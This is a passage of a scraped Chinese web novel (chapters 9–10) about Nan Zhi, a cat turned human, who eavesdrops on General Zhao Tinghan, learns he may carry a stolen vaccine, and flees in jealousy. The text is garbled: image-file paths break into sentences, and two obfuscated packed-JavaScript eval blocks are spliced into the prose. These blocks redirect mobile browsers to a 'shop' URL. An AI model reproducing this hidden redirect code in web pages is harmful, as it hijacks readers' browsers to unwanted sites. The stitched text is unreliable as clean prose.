警卫团的士兵们也很高兴,行礼说:“周日上校,您安全回来了,是任务结束了吗?” 车上走下来一位年轻人,看起来比周一上校稍微大几岁,他们甚至长相都很相似,绝对是兄弟关系。 倒是两个人的性格一看就大相径庭。 周日上校表情严肃,皱眉说:“你的脸……” “嗨,没事。”周一摆摆手,疼得嘴角一抽,却还笑呵呵的,神神秘秘小声说:“哥,我告诉你一个秘密吧!老赵好像有个前任,还是个男孩子呢,长得可好看了,还很……” 话说一半,周一抵不住对方平静如水,却又似冰锥一样锐利的模样,闭了嘴巴。 周日上校严肃的说:“不可以拿将军打趣。” “知道了知道了,”周一垂着头蔫巴巴的说:“开玩笑都不行。这一天天的,他不笑,你也不笑,还不允许我开玩笑。压抑,太压抑了!” 周日深吸一口气,周一赶紧打断他的说教:“诶,你怎么回来了?不是守在三区外面吗?” 周日的表情比刚才还严肃:“三区D区被坠落的辉火碎片击中,现在情况混乱,必须要向将军禀报才行。” “那我跟你一起去吧!”周一说:“刚才我们这里也天摇地动的,好在没有什么东西砸下来。” 南知正发愁营地很乱,找不到回去的路。眼睛亮晶晶的盯着正在说话的两个人,他们要去找可疑两脚兽了,他们要给我带路。 周一说:“跟我来,我带你去找将军,将军的营帐出了问题,换了新的住处。” 周日点头。 南知点头。 南知悄无声息跟上,一路尾随,完全没有被任何人发现,猫着腰踮着脚,来到一扇窗户下面蜷缩起来。 叩叩! 周一上校抬手敲门,朗声说:“将军,我哥回来了,有要紧事情禀报!” “进来。”屋内有人开口。 南知眼睛变亮,就是这个声音,是那位赵听寒将军的声音。 听起来…… 南知认真辨别,听起来和铲屎的一点也不像。铲屎的不会将嗓音压的这么沙哑,反而会夹着声音,说话的时候黏糊糊的,简直能拉丝。 周一推开房门,和周日上校一起走进去。 南知趴在窗户上探头,继续偷窥。 赵听寒将军已经换了新的衣服,刚从浴室间走出,他冷黑色的头发湿漉漉的,完全没有之前的整齐,没什么规则的垂下,挡住了一部分的眼睛。 南知:“!!!” 像像像!这个样子就有点像铲屎的了!但是还差一副很厚的眼镜。 赵听寒将军用浴巾擦了几下,随手将半干的头发背起,以免挡住视线。 南知沉吟,现在又完全不像了。 周一上校说:“老赵,你的头没事吧,上药了吗?” 赵听寒将军说:“止血了,死不了。” 周一忍不住吐槽:“你的标准还真低。” 话没说完,被周日看了一眼,只好闭嘴噤声。 赵听寒将军问:“那个叫南知的人找到了吗?” “还没有……”周一头疼:“我觉得他上辈子一定是只小老鼠,也太能藏了吧。” 趴在外面的南知摇头,我上辈子是一只猫,怎么可能是老鼠。 “南知?”周日上校略微有些吃惊,不确定的问:“原本住在三区D区宠物诊所的那位助手?” 周一瞪大眼睛,张大嘴巴,震惊的说:“哥,你也认识他?” 现在南知和周一绝对是同款表情,震惊的心想,这个人是谁?他怎么会认识我? 周日上校淡定回答:“不认识,没见过。” 周一满脸疑惑。 周日没头没尾的说:“活体疫苗容器。” 周一倒抽一口冷气,捂住嘴巴说:“你是说……南知就是活体疫苗容器?!” 南知眨眨眼,他们到底在说什么?听不懂。 周日点头。 赵听寒将军沉着嗓音说:“三区从我们的实验室偷走了最后一支疫苗,注射在了某个人的身上,目前还不能确定,真正的疫苗在谁的体内。” R病毒还在蔓延,各区都在努力研究人工太阳,努力研究R病毒疫苗。 有传言九区成功研制出了针对R病毒的疫苗,但不知什么原因,暂时无法大规模的生产。 消息一出,各个区都盯上了那支疫苗,想要从九区手中抢夺,不择手段、不计后果。 就在一个月前,九区的中央实验室遭到袭击,疫苗丢失。经过调查,偷走疫苗的组织来自三区。 三区得到疫苗之后,将疫苗立刻注入在一位年轻人的体内,制成了活体疫苗容器,以便日后更好的使用疫苗。 周一震惊的说:“所以那个叫南知的年轻人,就是活体疫苗容器?怪不得老赵对他的态度这么不同寻常。” 赵听寒摇头,说:“还不能确定。” 周一奇怪,说:“为什么?” 周日说:“三区的人很狡诈,他们同时在十三个人身上注入疫苗,只有一个人身上的疫苗是真正有效的,其他十二人身上的疫苗是残次品,起到了烟雾弹的作用。” 如此一来,十三分之一,正确的概率实在是太小了。 周一恍然大悟点点头:“原来是这样,所以南知就是十三分之一?” 赵听寒说:“现在无法确定他是否就是真的活体疫苗容器,只能先将他控制起来,再做检查。” 周一为难的挠了挠后脑勺,说:“这个叫南知的也太狡猾了,有监控都抓不到他。现在三区辉火坠落,外面一片漆黑,照明系统微弱,监控里的画面就更不清晰,更找不到他了。可能……他可能已经逃出营地了吧。” 可能逃出营地的南知还趴在窗外,脸上的疑惑丝毫没有减少。 赵听寒将军说:“没关系,他的同伴还在我们这里。” “啊对。”周一笑着点头:“他那三个同伴还在咱们这里关着,有人质在手里,肯定能抓住他的。” 窗外的南知歪头,什么同伴? 赵听寒将军看向周日上校,说:“三区发生了什么?” 周日突然赶回来,肯定是发生了大事。 周日上校说:“将军,坠落的辉火碎片击中了三区D区,城内数栋房子被毁,还有两处发生了起火,情况看起来非常糟糕,如果不进入三区施救,三区很可能会彻底被毁。” 周一说:“这么严重?但是三区里已经没有‘活人’了。” 赵听寒将军皱眉:“城内还有多少恶变者?” 周日说:“三千左右。” 被病毒感染,彻底成为恶变者后,人类就会失去所有的意识,完全无法像个“活人”一样生存下去。 三区被袭击死伤惨重,能跑的人早就离开了那里,剩下的人全部被感染。赵听寒将军带着九区士兵赶来,将城门关闭,恶变者便无法离开三区进入临近的九区,感染更多的正常人。 周日上校说:“三区内已经无正常;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414972|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 人类,但还有三千左右的恶变者。如果不施救的话,恐怕存活率不超过五分之一。” 去救一些恶变者,这听起来绝对是件危险的事情。 赵听寒将军沉默了片刻,说:“准备一下,我亲自去三区城外看看情况。” “是!”周日上校说。 周一说:“那我也去,我去准备。” 窗外的南知缩了缩脖子,房门打开,那三个人走出来了,他屏住呼吸,确保自己不被发现。 等等! 南知差点激动的窜出去,目光紧紧盯在赵听寒将军的身上。 赵听寒将军走出房间,他换了一身新的衣服,军装笔挺,带着一股沐浴液的淡香,很好闻。就在他的腰间…… 少年揉揉眼睛,不确定的再揉揉眼睛。他的腰间佩戴着一只跳了线、打了补丁的鲷鱼玩具! 阿贝贝! 是南知的阿贝贝! 少年两只手在窗台上扒了几下,兴奋的睁大眼睛。 这只鲷鱼玩具是铲屎官在生日那天送给小猫的玩具,从此和小猫形影不离,去哪里都要叼着带着。 很快,阿贝贝就被玩的有些破破烂烂,但不妨碍小猫喜欢它,睡觉都要抱着它。 有的时候铲屎官会用酸溜溜的口气问:吱吱最喜欢鲷鱼,还是最喜欢爸爸? 无聊的问题。 被问的次数实在是太多了,小猫免疫,小猫白眼。 南知目光一瞬不瞬的盯着那只破破烂烂的鲷鱼玩具,又一瞬不瞬的盯住佩戴着鲷鱼玩具的赵听寒将军。 他戴着我的玩具! 他身上的气味那么熟悉! 南知兴奋的想,他一定是我的铲屎官!一定是。 “喵~~~” 是猫叫。 但绝对不是南知发出的猫叫。他刚才一直在努力控制自己不要发出“奇怪”的叫声。 甜美的小夹子音,听得南知浑身一颤。 就见一只雪白色的小猫突然出现在打开的房间门口,毛茸茸的,个头不大。 也是蓝眼睛! 南知意外,和我以前长得好像啊,但我比它大! 好怀念毛茸茸的自己…… 少年摸摸自己白皙的手背,一根毛也没有,手感好奇怪啊,以前铲屎的最喜欢给我梳毛了。 “喵~~~” 甜美小猫叫着,挡住了开门走出来的三个人。 “喵~~~” 小猫撒娇一般倒在地上,扭来扭曲。 周一上校兴奋拍手:“嘬嘬嘬~美美~是你啊美美~好可爱啊美美~快来哥哥这里~” “喵~” 小猫又叫了一声,站起来一窜,动作相当灵活。 周一上校张开双臂,但是接了个空。小猫根本没有跳入他的怀抱,而是一头扎进旁边赵听寒将军的怀中。 南知:“!!!” 南知震惊的瞪大眼睛。 那只同样白毛蓝眼,个头比他小一点的猫咪,正在赵听寒怀中打滚,脑袋拱来拱去,完全就是一副求摸求撸的模样。 正打算冲出去和铲屎官相认的少年完全怔愣住。 他在干什么? 他摸别的猫! 他有别的猫了! 赵听寒将军低下头,看着怀中毛茸茸的一团,平静的表情出现一丝裂痕。 周日皱眉说:“小一,快……”快把你的猫带回去。 话才出口,根本没来得及说完,就听到“哐啷”一声响。 一条纤细的身影从窗户下面窜了出来,甚至还气愤的一脚踢翻了旁边堆放的物资箱子。 “啊!” 周一满脸呆滞,不敢置信的说:“是他!南知!他怎么在这里!” 找了半天的少年主动出现了! 南知白皙的脸颊通红,眼睛里能喷出火花,愤愤不平的瞪着赵听寒将军,还有他怀中撒娇耍赖的小猫。 “喵!” 甜美小猫感觉到危险,弓背炸毛,飞快的窜起,跑掉了。 南知手指赵听寒将军,红着鼻尖,带着哭音,大声的控诉:“笨蛋铲屎官!你这个大坏蛋!” 少年出现的过于突兀,就连赵听寒将军也没有料到。 南知胸口快速起伏,气到跺脚,但他脑袋里属于人类的脏话太少了,一时搜索不全。 “渣男!”憋了半天,少年呲牙骂道。 10. 第 10 章 小白猫在赵听寒怀中一弹,尖叫着飞机耳。将军先生下意识伸手捞猫,动作又莫名僵住。只是眨眼的空隙时间,受惊的小猫美美已经消失的无影无踪。 “美美!美美!” 周一大喊着。 “渣男!坏蛋!” 南知也在大喊着。 情况出人意料,且相当混乱。 周日上校还是第一次见到南知,也是第一次遇见骂将军渣男的人,面瘫脸一愣,说:“这个人……” 赵听寒将军低喝道:“拦住他!” 南知跳出来骂了人,立刻转头就跑。心里想着,铲屎官大坏蛋,这个花心的渣男,我才不会和别的猫一起分罐罐。 南知决定抛弃花心铲屎官,让他再也找不到自己。 士兵们听到将军的命令,蜂拥而至。军营里响起警鸣声,所有人都在追捕那位身材纤细,又神出鬼没的少年。 赵听寒将军亲自追上去,只有周一上校苦着脸,嘴里叨念着:“美美!我的美美!跑哪里去了!” “小一!快走!”周日拽了他一把。 周一说:“我得先去找美美,它不会跑丢了吧?” 南知根本不知道美美是周一上校养的猫,其实很少有人知道那是周一上校的宠物,毕竟美美对上校先生相当高冷,从不主动贴贴。 动作灵巧的少年肩膀一缩,从箱子缝隙钻过去,脚尖轻轻踮起,根本不见他发力,已经轻而易举就翻过带着高压电网的院墙。 一墙之隔,南知能清晰的听到很多人在追他的声音。 一名士兵说:“将军!人又不见了!” “追到这里就突然消失了。” 周日上校的声音说:“会不会翻墙出去了?” “不可能吧,墙这么高,谁能翻出去啊。” “诶!” 然后是周一上校惊呼的声音:“将军,危险啊!墙上都是高压电!会被电糊的。” 在南知之后,有人同样轻而易举的翻墙跃出,是赵听寒将军。 周一上校隔着墙大喊着:“将军?你没事吧?还好吧?” 赵听寒双目一眯,说:“我看到他了。” 南知听到那危险的声音就在背后,回头一瞧,还真的快追上来了。他吓得一个激灵,原地窜了窜,专门找犄角旮旯往里钻。 “不能被他追上。” “我要给自己找一个新的铲屎官。” “他被我弃养了!” 南知边跑边想,越想越气,越跑越快。 小猫对于东躲西藏最有经验,不需要十分钟,成功甩掉背后那抹人影。 少年蹲在阴暗的角落,竖起耳朵。 周一上校气喘吁吁:“真的又逃掉了?我的天呢,连将军都追不上他。” 赵听寒将军嗓音沙哑,命令说:“调动剩余所有无人机,立刻搜索附近,务必将他抓住。” “是!”周日上校答应。 南知耸了耸鼻子,自言自语:“我需要跑的更远一点。” 可是身材瘦弱的少年已经有些累了,他感觉自己现在的身体不如一只小猫那么灵动。 “啊对了,”南知眼睛发亮:“如果我能拥有一辆车就好了。” 回想起之前胖子李聪开的车,南知就觉得不错,跑的很快,看起来还不费力气。 他决定回去找找那辆车。 九区的临时军营就驻扎在三区城外不远的地方,那辆改装吉普车停在三区城外一睹破墙的后面。 南知一路闻着气味找回去,果然就看到那辆眼熟的大车。 他猫着腰走近,探头一看。车里没人,而且车门没关。 完全不需要钥匙,南知侧身一钻直接坐进了驾驶位。 “他们不在?”少年有点奇怪,他们去哪里了呢?一个人都没有。或许是发现我不见了,都去找了吧。 南知露出狡黠的笑容,两只手像模像样扶住方向盘,自言自语说:“那我就趁着这个机会,把车开走吧!” 那三个人要卖了我,少年想,他们都是大坏蛋。 铲屎官有了新猫,少年想,他也是大坏蛋。 “再也不想见到他们了。”南知点头,下定决心,大声说:“出发!” 然后…… 手扶方向盘的少年气愤的面容渐渐凝固,露出呆滞的表情,小声嘟囔:“车怎么没动?” 当时李聪就是这样双手扶着方向盘,转一转,车就听话的开走了。 南知转了转方向盘,好沉,没转动。 “嗯……”少年皱眉说:“让我想想。” 他开始调动脑袋里稀薄的人类“记忆”,开车好像不只是要转动方向盘,还要给油,挂档,踩刹车等等。 太复杂了…… 少年将脸埋在方向盘上,纠结半分钟,最终跳下车,决定继续用最简单的双腿逃跑。 “喵!!!” 南知刚下了车就听到猫叫,敏锐回头,简直冤家路窄! 一只白色的小猫正呲牙,凶巴巴的瞪着他。 “是你啊。” 南知不服输的叉腰,也凶巴巴的瞪着它,说:“你就是笨蛋铲屎的新养的猫。” 是小猫美美。 美美一看就是家养的小猫咪,身上白白净净,长毛被打理的很整齐,还特意剪了造型。 南知奇怪的左顾右盼,说:“你怎么跑到这里来了?” “喵!”美美叫了一声。 南知生气的说:“问你你不回答,你还骂我!” 美美很不友好的对着南知哈气,南知不甘示弱,也对着美美哈气。 “哈!” “哈!” 一猫一人对着哈了几个来回。 美美败下阵来,一看就是被南知给唬住了,炸着毛回头就跑。 “哼!”南知双手抱臂,想当初在流浪的时候,就算打群架也是没输过,更别说只是低阶骂架而已。 南知见它跑的太远了,说:“笨蛋,你跑错方向了,你家不在那边。” 美美慌不择路,正好跑错了方向。 南知侧头去看,那边是三区城墙,有不少全副武装的士兵在把守,看起来就不安全。 小白猫听到南知叫它,但是不敢停留,越叫它越跑。 很快,南知听到陌生的声音说:“警戒!有人!” “不是人,是一只猫跑过去了。” 声音从三 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414973|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 区城门口传来,两名守城警卫在说话。 南知咬了咬下唇,大步朝着三区城门走过去。 “站住!” 警卫果然拦住南知的去路,说:“是什么人!这里非常危险,不能进去。” 